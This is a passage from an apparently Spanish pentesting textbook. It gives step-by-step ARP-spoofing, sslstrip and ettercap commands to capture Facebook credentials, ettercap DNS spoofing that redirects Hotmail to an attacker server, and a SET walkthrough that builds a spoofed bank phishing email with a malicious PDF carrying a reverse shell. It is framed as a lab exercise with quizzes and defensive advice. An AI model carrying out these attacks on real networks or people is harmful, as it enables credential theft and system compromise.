Veamos de forma práctica cómo podemos romper con BackTrack una cuenta de Facebook mediante un sofisticado ataque del intermediario envenenando la tabla ARP de la víctima. Para ello, usaremos los paquetes **ettercap**, **arpspoof** y **sslstrip**.

El escenario real en el que nos vamos a manejar es el de un sitio con acceso público a Internet al que ambas máquinas, víctima y atacante, se encuentran dadas de alta. Conecte entonces ambos portátiles a la red abierta **Laboratorio** y siga los siguientes pasos muy atentamente:

1. **Sslstrip** es un guión escrito en Python que permite realizar ataques sobre el protocolo HTTPS secuestrando el tráfico HTTP sobre una red. Lo primero que haremos será descargarlo desde un terminal de BackTrack con el comando `wget http://www.thoughtcrime.org/ software/sslstrip/sslstrip-0.9.tar.gz`.

2. A continuación, descomprímalo con `tar zxvf sslstrip-0.9.tar.gz` e instálelo desde su carpeta con `python ./setup.py install`.

3. Ahora necesitará editar el fichero de configuración del programa Ettercap para que pueda intervenir las conexiones SSL. En una consola escriba `gedit /etc/etter.conf` y elimine las almohadillas (#) de las líneas 168 y 169 de la sección Linux. Debe quedarle de forma idéntica a la que puede ver en la imagen siguiente:




Figura 8.17. Modificación del fichero etter.conf

4. El siguiente paso es hacer que nuestra máquina enrute el tráfico que le llegue para que la víctima no se quede sin Internet cuando el ataque esté en marcha. Para ello, escriba `echo 1 > /proc/sys/net/ ipv4/ ip_forward`.

5. Ahora vamos a redireccionar las peticiones del puerto 80 al puerto 10000, que es el puerto por defecto de la aplicación sslstrip. En el mismo terminal, introduzca `iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000` (Figura 8.18).




Figura 8.18. Redirección de peticiones del puerto 80 al 10000

6. Y para finalizar, arranque sslstrip con `sslstrip -a -k -f` (Figura 8.19).

Figura 8.19. Ejecución de sslstrip

7. Llegados a este punto, abra una nueva consola para realizar una búsqueda de las máquinas que están activas en la red. Para ello, va a usar la herramienta **Nmap**, de la que hablaremos en profundidad en el Anexo A del libro. Como la IP del *router* es de clase C (192.168.1.1), la dirección de red será 192.168.1.0/24. Así pues, escriba `nmap -sP 192.168.1.0/24` (Figura 8.20).




Figura 8.20. Búsqueda de máquinas en una red con Nmap

Como ve en la imagen, hay tres máquinas en la red: los dos portátiles y el punto de acceso. La víctima tiene por IP 192.168.1.103 y MAC AC:81:12:2F:31:E6.

8. Ahora ya estamos en disposición de lanzar el ataque del intermediario envenenando la tabla ARP. En un terminal, escriba `arpspoof -i wlan0 -t 192.168.1.103 192.168.1.1` (Figura 8.21).




Figura 8.21. Envenenamiento de la tabla ARP

9. Fíjese en que tras lanzar `arpspoof` la tabla ARP de la víctima se ha modificado para que la dirección IP de la puerta de enlace se corresponda con la MAC del atacante. De este modo, toda la información pasa primero por la máquina del *hacker*, como puede ver en la imagen siguiente:

```
C:\Users\David>arp -a

Interfaz: 192.168.1.103 --- 0xb
  Dirección de Internet          Dirección física      Tipo
  192.168.1.1           c0-c1-c0-05-c2-2e     dinámico
  192.168.1.104         00-22-5f-2e-39-6b     dinámico
  192.168.1.255         ff-ff-ff-ff-ff-ff     estático
  224.0.0.2             01-00-5e-00-00-02     estático
  224.0.0.22            01-00-5e-00-00-16     estático
  224.0.0.252           01-00-5e-00-00-fc     estático
  224.0.1.60            01-00-5e-00-01-3c     estático
  239.255.255.250       01-00-5e-7f-ff-fa     estático
  255.255.255.255       ff-ff-ff-ff-ff-ff     estático

C:\Users\David>arp -a

Interfaz: 192.168.1.103 --- 0xb
  Dirección de Internet          Dirección física      Tipo
  192.168.1.1           00-22-5f-2e-39-6b     dinámico
  192.168.1.104         00-22-5f-2e-39-6b     dinámico
  192.168.1.255         ff-ff-ff-ff-ff-ff     estático
  224.0.0.2             01-00-5e-00-00-02     estático
  224.0.0.22            01-00-5e-00-00-16     estático
  224.0.0.252           01-00-5e-00-00-fc     estático
  224.0.1.60            01-00-5e-00-01-3c     estático
  239.255.255.250       01-00-5e-7f-ff-fa     estático
  255.255.255.255       ff-ff-ff-ff-ff-ff     estático
```

ANTES

DESPUÉS

Figura 8.22. Tabla ARP modificada tras el envenenamiento

10. Finalmente, abra un último terminal y ejecute el ataque con Ettercap. Para ello, escriba `ettercap -T -q -i wlan0` (Figura 8.23).

```
root@bt: ~
File  Edit  View  Terminal  Help
root@bt: # ettercap -T -q -i wlan0

ettercap 0.7.4.1 copyright 2001-2011 ALoR & NaGA

Listening on wlan0... (Ethernet)

 wlan0 ->       00:22:5F:2E:39:6B     192.168.1.104     255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  40 protocol dissectors
  55 ports monitored
7587 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

Figura 8.23. Ejecución del ataque MitM con Ettercap

11. Vuelva a la víctima y en el navegador web introduzca *http://www.facebook.com*. Cuando se autentique, verá que aparecen en el terminal de Ettercap su usuario y contraseña (Figura 8.24).




Figura 8.24. Obtención de las credenciales con Ettercap

¡Enhorabuena! Ha conseguido *crackearse* a sí mismo.

8.3.2 Envenenamiento DNS

Se trata de una suplantación de identidad por nombre de dominio, lo que se consigue falseando las entradas de la relación nombre de dominio-IP en un servidor DNS. Cuando introducimos en un navegador la dirección de un determinado servicio, el servidor DNS resuelve a qué dirección IP se corresponde la misma. Así pues, un envenenamiento DNS consigue resolver con una dirección IP falsa un cierto nombre DNS o viceversa, lo que hace que cuando el usuario introduce una determinada dirección web, sea dirigido a otra diferente.

¡Pongámonos manos a la obra!

1. Conecte ambos portátiles a la red **Laboratorio** para simular una situación en la que víctima y atacante se encuentran en una zona Wi-Fi gratis.

2. Abra Wireshark y aplique un filtro DNS mientras la víctima teclea en su navegador *www.hotmail.com*. Observe cómo la máquina de la futura víctima hace las peticiones DNS para *hotmail.com*.

3. Para secuestrar la sesión del navegador de la víctima vamos a enviar falsas respuestas DNS que resolverán la dirección IP de *hotmail.com* hacia la IP de la máquina atacante, 192.168.1.100. En primer lugar, debe editar el fichero *etter.dns*, para ello, escriba en un terminal el comando `locate etter.dns`.

4. Copie la ruta del archivo y ábralo mediante `gedit /usr/share/ettercap/etter.dns`. Introduzca al comienzo del fichero las líneas marcadas en la figura 8.25 y guárdelo:




Figura 8.25. Modificación del fichero etter.dns

De este modo, cuando el usuario quiera acceder a *http://www.hotmail.com*, le reenviaremos a la máquina del atacante (192.168.1.100).

5. En este momento, tan solo nos queda llevar a cabo un ataque del intermediario y el envenenamiento DNS para que la víctima se redirija a nuestra máquina cuando consulte el servicio de correo (Figura 8.26). Abra un terminal y escriba `ettercap -T -q -i wlan0 -P dns_spoof -M arp // //`.




Figura 8.26. Ataque MitM y envenenamiento DNS

6. Una vez que dns_spoof esté en marcha, escriba en el navegador de la víctima la dirección de Hotmail. El navegador le dirá que no puede establecer la conexión, entre otros motivos, porque está intentando establecerla con la máquina del atacante, que no tiene de momento ningún servicio escuchando en el puerto 80 (Figura 8.27).




Figura 8.27. Al carecer el atacante de un servicio escuchando en el puerto 80, la conexión resulta fallida

7. Así que ahora pondremos en marcha el servidor Apache con el comando `apache2ctl start`.

8. Refresque ahora con **F5** el navegador de la víctima. El resultado será el que observa en la figura 8.28. ¡Todo un éxito!




Figura 8.28. La víctima es redirigida con éxito al servidor montado en la máquina atacante

Como se podrá imaginar, las posibilidades de este conjunto de ataques son ilimitadas. SET (*Social-Engineering Toolkit*), incluye cientos de herramientas con las que planificar intrusiones perfectas desde el punto de vista técnico. Podemos clonar sitios enteros a los que redirigir a la víctima con un envenenamiento DNS y robar las credenciales, seremos capaces de recorrer el disco de su ordenador y descargar cualquier archivo e incluso en un sistema Windows copiar el archivo SAM del que recuperar las credenciales de acceso al sistema. Y todo ello solo conseguido con un error del usuario, aceptar un enlace que le ofrecíamos. Una vez abierto, ni un antivirus ni las últimas actualizaciones del sistema operativo han servido para protegerle, como hemos visto en el ejercicio previo; de ahí la importancia de no abrir enlaces en correos o páginas sospechosos.

8.4 AUTOEVALUACIÓN 8

- ¿Quién es quien se encuentra en medio en un ataque MitM?

  a) El atacante.
  b) La víctima.
  c) El punto de acceso.
  d) Ninguna de las anteriores.

- ¿Cómo se denomina el protocolo responsable de encontrar la MAC que se corresponde con una determinada dirección IP?

  a) IP.
  b) TCP.
  c) ARP.
  d) UDP.

- ¿Con cuál de los siguientes comandos identificaría las máquinas que están activas en una red en la que el punto de acceso tiene por IP 192.168.1.6?

  a) nmap –sP 192.168.1.6/16.
  b) nmap –sP 192.168.1.0/24.
  c) nmap –sP 192.168.1.0/8.
  d) Ninguno de los anteriores.

- ¿En qué consiste un envenenamiento DNS?

  a) En modificar las tablas dirección física-IP.
  b) En falsear las entradas nombre de dominio-IP.
  c) Las dos opciones son correctas.
  d) Todas son falsas.

9

INGENIERÍA SOCIAL

En el campo de la seguridad informática, la **ingeniería social** es la práctica de obtener información confidencial a través de la manipulación de los legítimos usuarios. Es una técnica que pueden usar ciertas personas, tales como investigadores privados y delincuentes para obtener información, acceso o privilegios en sistemas de información que les permitan realizar algún acto que perjudique o exponga a los organismos o personas comprometidos.

Los ataques de ingeniería social son unas de las técnicas más avanzadas de intrusión en redes. ¿Para qué pasar días o semanas intentando entrar en una red si podemos engañar en segundos a un cliente para que ejecute un determinado archivo con el que conseguiremos acceso ilimitado a su máquina, evitando incluso antivirus y cortafuegos?

El principio que sustenta la ingeniería social es que en cualquier sistema los usuarios, las personas, son el eslabón más débil. En la práctica, un ingeniero social usará comúnmente el teléfono o Internet para engañar a la gente, fingiendo ser, por ejemplo, un empleado de algún banco o de alguna otra empresa, un compañero de trabajo, un técnico o un cliente. Vía Internet se usa a menudo el envío de solicitudes falsas de renovación de permisos de acceso a páginas web que solicitan respuestas para así revelar información sensible. Con este método, los ingenieros sociales aprovechan la tendencia natural de la gente a reaccionar de manera predecible en ciertas situaciones.

Quizá el ataque más simple pero más efectivo sea el ***phishing***, que consiste en engañar a un usuario llevándolo a pensar que un administrador del sistema le solicita una contraseña para algún propósito legítimo: crear una cuenta, reactivar

una configuración, etc. La única medida realmente efectiva contra estos ataques de ingeniería social consiste en la educación. Hay que advertir frecuentemente a los usuarios para que no divulguen sus contraseñas u otra información sensible a nadie, ni siquiera a quienes dicen ser administradores. En realidad, los administradores de sistemas informáticos nunca necesitan saber la contraseña de los usuarios para llevar a cabo sus tareas.

Otro ejemplo cada vez más habitual de ataques de ingeniería social es el uso de archivos adjuntos en correos electrónicos que ofrecen, por ejemplo, fotos eróticas de alguna persona famosa o algún programa gratuito, que incluso proceden de algún contacto conocido y que terminan ejecutando código malicioso.

La principal defensa contra la ingeniería social, independientemente de la forma que tome el ataque, vuelve a ser la educación y el entrenamiento de los usuarios en el uso de políticas de seguridad, y asegurarse de que estas sean seguidas.

9.1 PSICOLOGÍA HUMANA

Las aptitudes psicológicas de las personas dependen de la información que cada uno de nuestros sentidos nos induzca a percibir. Este fenómeno permite clasificar los sentidos humanos en vista, olfato, gusto, audición, tacto, aceleración, equilibrio, temperatura, dolor y propiocepción. Todos ellos nos permiten ver el mundo en el que vivimos con realidades diferentes.

Desde el punto de vista de la ingeniería social y la seguridad informática, cualquier información extraída de la víctima a través de los sentidos dominantes dará un importante plus de éxito al ataque. En la vida real se utilizan fundamentalmente dos técnicas para la obtención de la información: entrevista e interrogatorio; ambas acompañadas de un entorno y conocimiento adecuados. Todos estos factores construyen las habilidades básicas de un buen ingeniero social, toda la ingeniería social descansa en una relación de confianza. Si no puedes construir una intensa relación con tu víctima, no es probable que logres el éxito.

9.2 EL ABECÉ DE LA INGENIERÍA SOCIAL

Los procesos que un ingeniero social pone en práctica para obtener la información necesaria por parte de la víctima son muy variables, sin embargo, todos ellos presentan unos pasos comunes:

1. **Identificación de la víctima**. En este primer paso resulta esencial la psicología de la víctima. De ser necesario, el ingeniero social se convertirá incluso en una persona totalmente distinta a fin de agradar y obtener la información que desea.

2. **Reconocimiento**. Consiste en obtener información de la víctima, lo que puede realizarse mediante sitios web, bases de datos, grupos de noticias, socios de negocios o telefónicamente.

3. **Creación del escenario**. Una vez estudiado cuidadosamente el objetivo, se procede a crear un escenario creíble en el cual participarán la víctima y el ingeniero social. La parte más importante de un ataque es esta, que dará pie al ataque en sí. Este escenario apela a todos los principios antes expuestos, que serán cuidadosamente elaborados para engañar a la víctima.

4. **Ejecución del ataque**. Esta es la parte en la que el ingeniero social lleva a cabo, con calma y confianza, la ofensiva planeada para obtener la información que buscaba. Para ello deberá conocer de antemano toda la información necesaria para llevarlo a cabo sin dejar rastro.

5. **Salida**. Finalmente, se deberá salir del sistema borrando todas las huellas, de modo que no queden evidencias de que alguien estuvo allí.

9.3 SET

BackTrack dispone de un amplio conjunto de herramientas para efectuar ataques extremadamente avanzados por ingeniería social, y que por entidad propia, merecen un capítulo aparte. **SET** (*Social-Engineering Toolkit*) es un conjunto de herramientas creadas por David Kennedy, Joey Furr y Thomas Werth que resulta indispensable para todo el que se dedique a realizar pruebas de intrusión.

En este capítulo solo estudiaremos las nociones necesarias para aprender a ejecutar los ataques principales, puesto que SET, por sí mismo, daría para escribir un libro. Si quiere más información, puede acudir a la excelente documentación que ha elaborado el mismo equipo y que puede encontrar en *http://www.social-engineer.org/framework*.

Algunos de los ataques más eficientes y útiles que efectúa SET, entre otros, son:

- Preparación de *email* con ficheros adjuntos maliciosos.
- Ataques mediante *applets* Java.
- Explotación de vulnerabilidades en los navegadores web.
- Recuperación de credenciales web.
- Creación de medios extraíbles infecciosos (USB/CD).

SET viene instalado en BackTrack y puede ejecutarse desde el menú **Backtrack > Exploitation Tools > Social Engineering Tools > Social Engineering Toolkit** o a través de la consola mediante los comandos:

```
# cd /pentest/exploits/set/
# ./set
```

Antes de ejecutarlo, no obstante, es recomendable que actualice el conjunto de herramientas de **SET** y **Metasploit Framework** a sus versiones más recientes, que en el momento de escribir esta obra es la v4.2.1, para así aprovechar todas sus nuevas capacidades.

SET puede actualizarse desde el propio programa, a través de la opción mostrada en su menú inicial **Update the Social-Engineer Toolkit**:

```
    Select from the menu:
    1) Social-Engineering Attacks
    2) Fast-Track Penetration Testing
    3) Third Party Modules
    4) Update the Metasploit
    5) Update the Social-Engineer Toolkit
    6) Update SET configuration
    7) Help, Credits, and About
    99) Exit the Social-Engineer Toolkit
set> 5

 [-] Updating the Social-Engineer Toolkit, be patient...
    Restored 'src/html/index.html'
    D update_set
    U config/set_config
    A src/exe
    A src/exe/legit.binary
    A  src/multi_attack
```

```
    A src/multi_attack/multiattack.py
    A templates/ebook.template
    U templates/README
    Updated to revision 4.2.1.
[*] The updating has finished, returning to main menu…
```

Tras actualizar SET, debería reiniciar el programa desde el propio menú para asegurarse de que se han guardado todos los cambios.

Otro modo de actualizarlo es desde el terminal. Entre en el directorio del programa (/pentest/exploits/set/) y ejecute el siguiente comando (Figura 9.1):

```
# ./set-update
```

Figura 9.1. Actualización de SET desde un terminal

Ahora vamos a centrarnos en la psicología humana desde diferentes perspectivas para mostrar cómo funcionan estos ataques por ingeniería social. En el primer ejemplo, ilustraremos cómo llevar a cabo un ataque en el que el usuario recibirá un correo electrónico con un archivo PDF adjunto. Cuando lo abra, se comprometerá toda la seguridad del sistema. En el siguiente, mostraremos cómo tener acceso a las credenciales de acceso del usuario en un servicio web dado.

En cuanto a **Metasploit Framework**, lo más sencillo es actualizarlo desde un terminal en BackTrack. Una vez conectado a Internet, escriba en una consola el siguiente comando:

```
# msfupdate
```

Espere a que el proceso se complete, pues podría llegar a ser bastante lento en función del ancho de banda de su conexión a Internet (Figura 9.2).




Figura 9.2. Actualización de Metasploit Framework

9.3.1 Ataques phishing

Para este ataque, lo primero será crear un correo electrónico que sirva de plantilla para usarlo luego con un adjunto en PDF. El procedimiento es muy sencillo. Primero se elige el *exploit* adecuado, después el método para comprometer la integridad de la víctima y, a continuación, se envía por *email*. En este punto, también podríamos falsificar la información relativa al remitente del correo y a su IP, lo que daría más credibilidad al mensaje, seleccionando la aplicación **sendmail** disponible en BackTrack.

Una vez que arranque SET, elija la opción 1 (**Social-Engineering Attacks**) para ver los siguientes vectores de ataque:

```
  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) QRCode Generator Attack Vector
 10) Powershell Attack Vectors
 11) Third Party Modules
 99) Return back to the main menu.

set> 1
```

Tras seleccionar el ataque *phishing*, proceda a generar la plantilla para el correo electrónico con la opción **Create a Social-Engineering Template**:

```
        1) Perform a Mass Email Attack
        2) Create a FileFormat Payload
        3) Create a Social-Engineering Template
       99) Return to Main Menu

set:phishing> 3


   [****] Custom Template Generator [****]
                                  ...
set> Enter the name of the author: Administración Bankia
set> Enter the subject of the email: Nuevas comisiones
set> Enter the body of the message, hit return for a new
line. Control+C when finished: Estimado cliente,
Next line of the body: Adjunto le enviamos el nuevo documento
con las comisiones que entrarán en vigor el próximo mes.
Next line of the body: Atentamente,
Next line of the body: Javier Fernández de Ledesma
Next line of the body: ^C
```

Cuando finalice, pulse la combinación de teclas **Ctrl + C** para regresar al menú anterior y completar el ataque.

```
                                  ...
        1) Perform a Mass Email Attack
        2) Create a FileFormat Payload
        3) Create a Social-Engineering Template
        99) Return to Main Menu

set:phishing> 1
```

Ahora debe elegir el *exploit* que va a ejecutarse cuando la víctima abra el archivo PDF que vamos a generar:

```
   ********** PAYLOADS **********
   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer
   Overflow
   4) Microsoft Word RTF pFragments Stack Buffer Overflow
   (MS10-087)
   5) Adobe Flash Player "Button" Remote Code Execution
```

```
   6) Adobe CoolType SING Table "uniqueName" Overflow
   7) Adobe Flash Player "newfunction" Invalid Pointer Use
   8) Adobe Collab.collectEmailInfo Buffer Overflow
   9) Adobe Collab.getIcon Buffer Overflow
  10) Adobe JBIG2Decode Memory Corruption Exploit
  11) Adobe PDF Embedded EXE Social Engineering
  12) Adobe util.printf() Buffer Overflow
  13) Custom EXE to VBA (sent via RAR) (RAR required)
  14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  15) Adobe PDF Embedded EXE Social Engineering (NOJS)
  16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  17) Apple QuickTime PICT PnSize Buffer Overflow
  18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  19) Adobe Reader u3D Memory Corruption Vulnerability
  20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads> 6

   1) Windows Reverse TCP Shell - Spawn a command shell on
   victim and send back to attacker.
